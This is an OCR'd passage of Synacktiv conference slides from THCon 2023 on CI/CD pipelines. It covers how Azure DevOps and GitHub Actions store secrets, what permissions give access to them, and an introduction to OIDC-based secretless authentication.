SYNACKTIV

Automating the extraction of secrets stored inside CI/CD systems

Hugo Vincent (@hugow_vincent)
Théo Louis-Tisserand (@0hexit)

2023/04/20

THCon 2023

Who are we?

- **Hugo Vincent and Théo Louis-Tisserand**
  - Pentesters at Synacktiv
- **Working for Synacktiv**
  - Offensive security
  - ~ 140 ninjas: pentest, reverse engineering, development, DFIR
  - 4 locations: Paris, Rennes, Toulouse, Lyon & remote (& soon Lille)
  - We are hiring! → `apply@synacktiv.com`

Plan

- Introduction to CI/CD pipelines
- Secrets storage
- Secretless approach
- Nord Stream, an automated extraction tool
- Detection and mitigation

Introduction

CI/CD pipelines


CI/CD pipelines

- **Part of DevOps culture**
- **Improve software delivery throughout the development life cycle**
- **Heavily rely on automation**
- **Combine**
  - Continuous Integration (CI)
  - Continuous Delivery (CD)
  - Optional: Continuous Deployment (CD)

CI/CD pipelines

- **Continuous Integration (CI)**
  - Put the integration phase earlier in the development cycle
  - Build, test and integrate code on a more regular basis
  - Performed by the CI server

CI/CD pipelines




Credits: Mind the Product

CI/CD pipelines

- **Continuous Delivery (CD)**
  - Deliver and test the code on different environments
  - Get information if something fails in any of the environments

CI/CD pipelines




Credits: Mind the Product

CI/CD pipelines

- **Continuous Deployment (CD)**
  - Continuous Delivery to the next level
  - If all tests pass, the code automatically goes into production

CI/CD pipelines



Credits: Mind the Product

CI/CD pipelines

- **CI/CD pipelines in practice**
  - Set of automated jobs composed of steps (= tasks)
  - Triggered by specific events under specific conditions
  - Also called workflows

CI/CD pipelines

- **Examples of CI/CD solutions**
  - Azure DevOps
  - GitHub Actions
  - GitLab CI/CD
  - Jenkins
  - …

CI/CD pipelines

- **Configuring pipelines**
  - Usually described by a YAML file stored at the repository level
    - Azure DevOps: `**/*.yml`
    - GitHub Actions: `.github/workflows/**/*.yml`

Storing secrets inside CI/CD systems

Why?

- **Why do we need secrets?**
  - To start specific services on the integration server
  - To interact with internal resources
  - To deploy the project to a specific environment
    - Credentials
    - SSH keys
    - Access tokens
    - …
  - To get data from external services while deploying the code

Unsafe way

- **Secrets directly stored in**
  - Source code
  - Configuration files
- **Risks**
  - Easy to identify
  - Read-only access is enough to obtain them
  - Often remain in the commit history

Unsafe way

- **Offensive tools to identify such secrets**
  - TruffleHog
  - Gitleaks
  - …

Safer way

- **Secrets stored using dedicated CI/CD features**
  - Encryption at rest using strong cryptography
  - Access to secrets is restricted
    - Cannot be retrieved directly in plaintext
    - Accessible only from the execution context of a pipeline
    - Specific privileges required (depend on the CI/CD system)

Secrets in Azure Pipelines (Azure DevOps)


- **Stored at the project level in**
  - Variable groups
  - Secure files
  - Service connections

Secrets in Azure Pipelines (Azure DevOps)

- **Variable group**
  - Stores variables (i.e. name-value pairs)
  - Values can be public or secret

Secrets in Azure Pipelines (Azure DevOps)

SYNACKTIV



Properties

Variable group name

CICD secrets

Description

○ Link secrets from an Azure key vault as variables


Variables

Name ↑	Value
NOT SECRET	ThisIsNotSecret
SECRET	********

Secrets in Azure Pipelines (Azure DevOps)

- **Secure file**
  - Any text or binary file
    - SSH keys
    - PKCS#12 files (certificates and private keys)
    - …
  - Always considered as a secret

Secrets in Azure Pipelines (Azure DevOps)




Name	Date modified	Modified by
CA.pfx	just now	A administrateur
dev.env	a minute ago	A administrateur
qa.env	a minute ago	A administrateur

Secrets in Azure Pipelines (Azure DevOps)

- **Service connection**
  - Holds credentials for an identity to a remote service
  - May itself give access to other secrets
    - E.g. Azure service principal → secrets in Azure key vaults

Secrets in Azure Pipelines (Azure DevOps)

SYNACKTIV



New service connection

○ Azure Resource Manager

○ Azure Service Bus

○ Bitbucket Cloud

○ Cargo

○ Chef

○ Docker Host

○ Docker Registry

○ Generic

○ GitHub

○ GitHub Enterprise Server

Secrets in Azure Pipelines (Azure DevOps)


- **Permissions required to use the secrets**
  - Permission to push code and create pipelines
    - `Contributors` group
  - For variable groups, secure files and service connections
    - `User` role
    - Or `Edit build pipeline` permission (e.g. through `Contributors` group) on an already authorized pipeline
    - Users without specific privileges can only access resources they created

Secrets in GitHub Actions

- **Stored at**
  - Organization level
    - Globally or for selected repositories
  - Repository level
  - Environment level
    - Bound to a unique repository

Secrets in GitHub Actions

SYNACKTIV



Actions secrets

Secrets are environment variables that are **encrypted**. Anyone with **collaborator** access to this repository can use these secrets for Actions.

Secrets are not passed to workflows that are triggered by a pull request from a fork. Learn more.

Environment secrets

DEV_SECRET DEV	Updated 20 seconds ago	Manage environment
PROD_SECRET PROD	Updated 1 minute ago	Manage environment

Repository secrets

REPO_SECRET	Updated now	Update Remove

Secrets can also be created at the organization level and authorized for use in this repository.

Organization secrets

No organization secrets have been authorized for this repository.

Only synacktiv administrators may add organization secrets.

Secrets in GitHub Actions

- **Permissions required to use the secrets**
  - For an organization repository
    - `Write` role
  - For a personal repository
    - `Collaborator` permissions
  - If using personal access tokens
    - `repo` and `workflow` OAuth scopes required
  - Some settings provide more granular access control

Secretless approach


Secretless

- **Why not using secrets?**
  - If compromised, must be revoked and changed in every resource using them
  - Hard to rotate secrets on a regular basis

OIDC (OpenID Connect)


- **General idea**
  - Authorized pipelines can get short-lived and single use access tokens directly from a cloud provider
  - Authorization based on trust relationships
    - Configured on the cloud provider's side
    - Conditioned by the origin of the pipeline
  - No static secrets
- **Feature available on GitHub**
  - Supported cloud providers: Azure, AWS, GCP…

OIDC (OpenID Connect)



Credits: GitHub

OIDC (OpenID Connect) – Azure



Microsoft Azure
Search resources, services, and docs (G+/)
Home > App registrations > CICD-SP-OIDC-GitHub

CICD-SP-OIDC-GitHub | Certificates & secrets

